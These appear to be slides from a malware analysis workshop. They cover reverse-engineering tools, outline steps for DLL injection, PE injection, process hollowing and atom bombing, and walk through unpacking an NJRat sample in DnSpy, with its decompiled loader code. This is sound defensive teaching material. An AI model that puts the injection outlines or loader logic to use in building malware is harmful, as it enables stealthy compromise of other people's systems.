


x64dbg

tools\_of\_the\_trade: 0x04




- Markup Reverse Engineered Code
- Control Flow Navigation
- Pseudo Code




# Cutter

tools\_of\_the\_trade: 0x06



# Cutter

tools\_of\_the\_trade: 0x07




# Radare2

tools\_of\_the\_trade: 0x08


# Detect it Easy

tools\_of\_the\_trade: 0x09

- Type
- Packer
- Linker
- Entropy



- Modify Dumps
- Read Memory
- Determine File Type



# DnSpy

tools\_of\_the\_trade: 0x0b

- Code View
- Debugging
- Unpacking

The screenshot shows the DnSpy interface with two main panes. The left pane, titled 'Assembly Explorer', lists various .NET assemblies and their components. The right pane, titled 'IL', displays the Microsoft Intermediate Language for a specific method named 'Entrypoint'. The code is annotated with assembly addresses and opcodes.

```
// Token: 0x02000002 RID: 2
// .class private auto ansi beforefieldinit entrypoint.Example.Entrypoint
// Token: 0x60000084 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
.entrypoint public hidebysig specialname rspecialname
    instance void .ctor () cil managed
{
    // Methods
    // Token: 0x60000084 RID: 4 RVA: 0x00000207A File Offset: 0x0000027A
    .method public hidebysig specialname rspecialname
        instance void .ctor () cil managed
    {
        // Header Size: 1 byte
        // Code Size: 8 (0x8) bytes
        .maxstack 8
        /* 0x00000278 02 */ IL_0000: ldarg.0
        /* 0x0000027C 280400000A */ IL_0001: call     instance void [mscorlib]System.Object::ctor()
        /* 0x00000281 00 */ IL_0006: nop
        /* 0x00000282 2A */ IL_0007: ret
    } // end of method Entrypoint::.ctor
}
// Token: 0x60000083 RID: 3 RVA: 0x00000206C File Offset: 0x0000026C
.method public hidebysig static
    void AnotherNotUsed () cil managed
{
    // Header Size: 1 byte
    // Code Size: 13 (0xD) bytes
    .maxstack 8
    .entrypoint
    /* 0x00000260 00 */ IL_0000: nop
    /* 0x0000026E 7218000070 */ IL_0001: ldstr   "AnotherNotUsed"
    /* 0x00000273 280300000A */ IL_0006: call     void [mscorlib]System.Console::WriteLine(string)
    /* 0x00000278 00 */ IL_000B: nop
    /* 0x00000279 2A */ IL_000C: ret
} // end of method Entrypoint::AnotherNotUsed
// Token: 0x60000001 RID: 1 RVA: 0x000002050 File Offset: 0x00000250
.method public hidebysig static
    void Main (
        string[] args
    ) cil managed
```

# Useful Linux Commads

tools\_of\_the\_trade: 0x0c


terminal

```
malware@work ~$ file sample.bin
sample.bin: PE32 executable (GUI) Intel 80386, for MS Windows
malware@work ~$ exiftool sample.bin > metadata.log
malware@work ~$ hexdump -C -n 128 sample.bin | less
malware@work ~$ VBoxManage list vms
"win10" {53014b4f-4c94-49b0-9036-818b84a192c9}
"win7" {942cde2e-6a84-4edc-b98a-d7326b4662ee}
malware@work ~$ VBoxManage startvm win7
malware@work ~$
```

# de4dot

tools\_of\_the\_trade: 0xd

- Automated
- Deobfuscation
- Unpacking



C:\WINDOWS\system32\cmd.exe

```
C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>de4dot.exe WindowsApplication1.exe

de4dot v2.0.2.3405 Copyright (C) 2011-2012 de4dot@gmail.com
Latest version and source code: https://bitbucket.org/0xd4d/de4dot

Detected .NET Reactor <C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe>
Cleaning C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1.exe
Renaming all obfuscated symbols
Saving C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2\WindowsApplication1-cleaned.exe

C:\Users\LordCoder\Downloads\Keygens\de4dot-2.0.2\de4dot-2.0.2>pause
Presione una tecla para continuar . . .
```


# Injection Techniques



# DLL Injection

injection\_techniques: 0x00


- Get Handle to Target Process
- Allocate Memory
- Write Memory
- Execute by use of Remote Thread



# PE (Portable Executable) Injection

injection\_techniques: 0x01


- Obtain Handle to Target Process
- Inject Image to Target Process
- Modify Base Address
- Modify Relocation Data
- Execute your Payload



# Process Hollowing

injection\_techniques: 0x02

- Create Suspended Process
- Hollow Process with NtUnmapViewOfSection
- Allocate Memory in Process
- Write Memory to Process
- Resume Thread / Process



# Atom Bombing

injection\_techniques: 0x04




Atomic bomb test in Italy, 1957,  
colorized

# Atom Bombing

injection\_techniques: 0x05

- Open Target Process
- Get Handle to Alertable Thread
- Find Code Cave
- Shellcode to Call ZwAllocateVirtualMemory and memcpy
- Call GlobalAddAtom
- Suspend Target Thread
- NtQueueApcThread
- Resume Target Thread



# Workshop


- dc09543850d109fbb78f7c91badcda0d
- fe8f363a035fdbefcee4567bf406f514
- KPot
- Stuxnet



# Unpacking NJRat

solutions: 0x00


- Determine the File Type
- Because this is .NET we may wish to use DnSpy
- Let's see if it's packed now



# Unpacking NJRat

solutions: 0x01

- Low Entropy?
- Look at the beginning
- We should now look into the code using DnSpy



# Unpacking NJRat

solutions:0x02

- Assembly.Load
- Set Breakpoint on this function
- Start Debugging

The screenshot shows the Microsoft Visual Studio interface. On the left, the Assembly Explorer window displays the project structure for 'happy vir (1.0.0.0)'. Under the 'Form1' item, the assembly and type information is listed. On the right, the code editor for 'Form1.cs' is open, showing C# code. A red box highlights the line of code 'return Assembly.Load(A\_0);' located at line 771. The code editor also shows other methods and their corresponding assembly tokens and RVA values.

```
// Token: 0x0600000A RID: 10 RVA: 0x00002BFC File Offset: 0x00000DFC
[MethodImpl(MethodImplOptions.NoInlining)]
internal static char flyUI83DHxwyY6KtPk(object A_0, int A_1)
{
    return A_0[A_1];
}

// Token: 0x0600000B RID: 11 RVA: 0x00002C10 File Offset: 0x00000E10
[MethodImpl(MethodImplOptions.NoInlining)]
internal static int Aj2Uu5TFgy7rI56hqB(object A_0)
{
    return A_0.Length;
}

// Token: 0x0600000C RID: 12 RVA: 0x00002C20 File Offset: 0x00000E20
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object LIFT3UqdH5UE8Tw29d(object A_0)
{
    return Assembly.Load(A_0);
}

// Token: 0x0600000D RID: 13 RVA: 0x00002C30 File Offset: 0x00000E30
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object qJK8ZYPtIdpQrPsdgQ(object A_0)
{
    return A_0.Name;
}

// Token: 0x0600000E RID: 14 RVA: 0x00002C40 File Offset: 0x00000E40
[MethodImpl(MethodImplOptions.NoInlining)]
internal static object lalex77rdknUKANqyI(object A_0, object A_1)
{
    return A_0.CreateInstance(A_1);
}
```

# Unpacking NJRat

solutions: 0x03

- Breakpoint on Assembly.Load
- Save the Raw Array to Disk

The screenshot shows a debugger interface with assembly code and a local variables window.

**Assembly Code:**

```
358     num11 = 0;
359     goto IL_55E;
360
361     case 24:
362         break;
363     case 25:
364         goto IL_55E;
365     case 26:
366     {
367         Assembly assembly = Form1.LIFT3UqdHSUE8Tw29d(array);
368         if (flag)
369         {
370             goto Block_13;
371         }
372         MethodInfo entryPoint = assembly.EntryPoint;
373         object obj = Form1.lalex77rdkuKANqyI(assembly, Form1.q);
374         Form1.kmEyuNhbNfkdXgavv(entryPoint, obj, null);
375         num = 31;
376         continue;
377     }
```

**Local Variables:**

Name	Value
this	{happy_vir.Form1, Text: Form1}
sender	{happy_vir.Form1, Text: Form1}
e	System.EventArgs
num4	0x00000001
num2	0x00000004
num3	0x0000000E
array2	[byte][0x0000E000]
num7	0x000000007744164
num8	0x0000F000
array	[byte][0x00005C00]
assembly	null
entryPoint	null


**Context Menu (Save... highlighted):**

- Copy
- Copy Expression
- Edit Value
- Copy Value
- Add Watch
- Make Object ID
- Save...**
- Refresh
- Show in Memory Window
- Language
- Select All
- Hexadecimal Display
- Digit Separators
- Collapse Parent
- Expand Children
- Collapse Children
- Public Members
- Show Namespaces
- Show Intrinsic Type Keywords
- Show Tokens

# Unpacking NJRat

solutions: 0x04

